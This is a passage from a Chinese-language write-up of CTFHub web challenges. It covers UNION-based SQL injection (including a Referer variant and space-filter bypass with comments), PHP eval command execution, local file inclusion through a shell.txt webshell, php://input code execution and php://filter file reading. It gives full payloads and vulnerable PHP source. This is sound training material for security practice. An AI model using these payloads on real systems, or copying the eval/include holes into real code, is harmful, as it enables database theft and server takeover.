
接着列出数据库中的所有表名news,mfowyfekft

```
-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema='sqli'
```




接着爆破出指定表中的字段名bupodkvqlj

```
-1 union select 1,group_concat(column_name) from information_schema.columns
where table_name='mfowyfekft'
```



接着爆破出该字段的值

```
-1 union select 1,group_concat(bupodkvqlj) from mfowyfekft
```



Refer注入

referer的一些知识：


HTTP_REFERER简介

HTTP Referer是header的一部分，当浏览器向 web 服务器发送请求的时候，一般会带上Referer，告诉服务器该网页是从哪个页面链接过来的，服务器因此可以获得一些信息用于处理。

这句话的意思就是，只有当你向浏览器发送请求时，才会带上referer


如果一开始就抓包不发送请求是的得不到referer的

所以我们需要向浏览器发送一个post请求，这时我们就可以看到我们的referer了




判断一下注入点

```
-1 union select 1,2
```




爆库发现sqli

```
-1 union select database(),1
```




爆表发现xlnrydecar,news

```
-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema='sqli'
```




查询固定表中的字段名gdtnnnhjrs

```
-1 union select 1,group_concat(column_name) from information_schema.columns where table_name='xlnrydecar'
```



查询该字段名的值

```
-1 union select 1,group_concat(gdtnnnhjrs) from xlnrydecar
```



过滤空格

意思很明显就是不能出现空格，在后台的程序里面设置的有过滤器，出现空格则会报错。这里可以用特殊编码或者特殊符号来代替空格。

加号 +： 在某些情况下，特别是在URL编码中，空格可以用加号替代。

百分号编码（Percent Encoding）： 在URL中，空格通常被 %20 代替。例如，“hello world”可以写成“hello%20world”。

下划线 _： 在文件命名或URL中，下划线也常被用来代替空格。

连字符 -： 连字符可以用于连接单词，代替空格，特别在形成URL时。

HTML实体： 在HTML文档中，可以使用 来表示空格，这是空格的HTML实体。

Unicode非断空格： Unicode中有一个特殊的空格字符，被称为非断空格（Non-breaking Space），可以用 U+00A0 表示。

我这里用的是/**/来代替的空格

查找注入点

```
-1/**/union/**/select/**/1,2
```

爆库，查询到数据库名为sqli

```
-1/**/union/**/select/**/database(),1
```

爆表，得到两个表名hjfkqvtzhc,news

```
-1/**/union/**/select/**/1,group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schema='sqli'
```

爆出指定表中的字段名rcdoflzouj

```
-1/**/union/**/select/**/1,group_concat(column_name)/**/from/**/information_schema.columns/**/where/**/table_name='hjfkqvtzhc'
```

接着爆破出字段的值

```
-1/**/union/**/select/**/1,group_concat(rcdoflzouj)/**/from/**/hjfkqvtzhc
```

RCE

RCE漏洞，可以让攻击者直接向后台服务器远程注入操作系统命令或者代码，从而控制后台系统

eval执行

打开题目环境发现是php代码


```
<?php
if (isset($_REQUEST['cmd'])) {
    eval($_REQUEST["cmd"]);
} else {
    highlight_file(__FILE__);
}
?>
```

php代码的意思为如果有“cmd”变量就执行eval($_REQUEST["cmd"]);（一个木马），__isset的作用是判断一个变量是否已设置，即变量是否以声明，其值为ture。在我们访问的时候使用变量cmd

构造payload

```
/?cmd=system("ls /");
```


bin boot dev etc flag_95 home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var



发现文件flag_95文件接着继续构造payload

```
/?cmd=system("cat /flag_95")
```

ctfhub{3aa6d21de6ed46e63a0a71e9}



文件包含

```
<?php
    error_reporting(0);
    if (isset($_GET['file'])) {
           if (!strpos($_GET["file"], "flag")) {
               include $_GET["file"];
           } else {
                 echo "Hacker!!!";  }
    } else {  highlight_file(__FILE__);}?>
       <hr>i have a <a href="shell.txt">shell</a>, how to use it ?
```

strpos查找字符串首次出现的位置

```
strpos(string,find,start)
```

参数	描述
string	必需，规定要搜索的字符串
find	必需，规定要查找的字符串
start	可选，规定在何处开始搜索

php代码的意思是如果GET传参中包含flag则会执行else返回Hacker！！！，否则执行包含起来的文件$_GET["file"]

点击给的shell.txt发现漏洞

```
<?php eval($_REQUEST['ctfhub']);?>
```

并且 $_REQUEST['ctfhub']

文件包含漏洞利用的前提条件：
（1）web 应用采用 include 等文件包含函数，并且需要包含的文件路径是通过用户传输参数的方式引入；
（2）用户能够控制包含文件的参数，被包含的文件可被当前页面访问；

文件包含获取 webshell 的条件：
（1）攻击者需要知道文件存放的物理路径；
（2）对上传文件所在目录拥有可执行权限；
（3）存在文件包含漏洞；

所以本题存在文件包含漏洞

我们要想办法绕过 hacker（黑客）
到达include


所以我们找个变量指向一个没有 flag 的文件

而题中已经给了提示 shell.txt 同时有 eval漏洞
构造payload

```
/?file=shell.txt
ctfhub=system("cat /flag");
```

ctfhub{a85ae3b636369c06f26b09f4}

i have a shell, how to use it ?



PHP ://input

一开始直接给出源码

```
<?php
if (isset($_GET['file'])) {
    if ( substr($_GET["file"], 0, 6) === "php://" ) {
        include($_GET["file"]);
    } else {
        echo "Hacker!!!";
    }
} else {
    highlight_file(__FILE__);
}
?>
<hr>
i don't have shell, how to get flag? <br>
<a href="phpinfo.php">phpinfo</a>
```

在没有shell脚本的情况下访问 flag ，第一时间想到了 上传文件漏洞，上传shell.php，奈何没有上传点只得作罢，换个思路：

我们是否可以用 burpsuite 来进行抓包，在BP上面改包，添加上我们想要的shell.php的内容，但问题来到了，这时候我们添加的 内容是以 post数据流存在的，没有以代码的方式执行

幸运的是 php是一个功能强大的语言

在php伪协议中存在php://input
php://input

作用：可用于查看源码，同时是要查看未压缩文件的只读流。在post请求中能查看请求的原始数据，并将post请求中的post数据当作php代码执行。（只读流是说只能进行读操作的数据）

条件：allow_url_fopen=off/on；allow_url_include=on


点击题中的 phpinfor 查看php情况，检查allow_url_include是否为on

Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	On	On

然后，我们可以确定 本题考查就是 php://input


接着就可以bp抓包，更改GET为POST在后面添加我们的shell

```
POST /?file=php://input
<?php system('ls /'); ?>
```



发现flag文件继续访问

```
<?php system('cat /flag_31432'); ?>
```



远程包含

打开环境映入眼帘的源代码

```
<?php
error_reporting(0);
if (isset($_GET['file'])) {
    if (!strpos($_GET["file"], "flag")) {
        include $_GET["file"];
    } else {
        echo "Hacker!!!";
    }
```

```
} else {
    highlight_file(__FILE__);
}
?>
<hr>
i don't have shell, how to get flag?<br>
<a href="phpinfo.php">phpinfo</a>
```

点击phpinfo()发现可以用php://input


Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	On	On

在解题的过程中，我们发现 所需要的文件名称 直接就是flag

但 php代码：echo

所以在本关我们可以直接使用 php://filter，也可以用上一关同样的方法

```
?file=php://filter/resorce=../../../flag
```



读取源代码

`php://filter` 是 PHP 中的一个封装协议（wrapper protocol），用于在输入/输出流上应用各种过滤器。这个协议的使用通常涉及到处理数据流，如读取文件或处理网络请求。

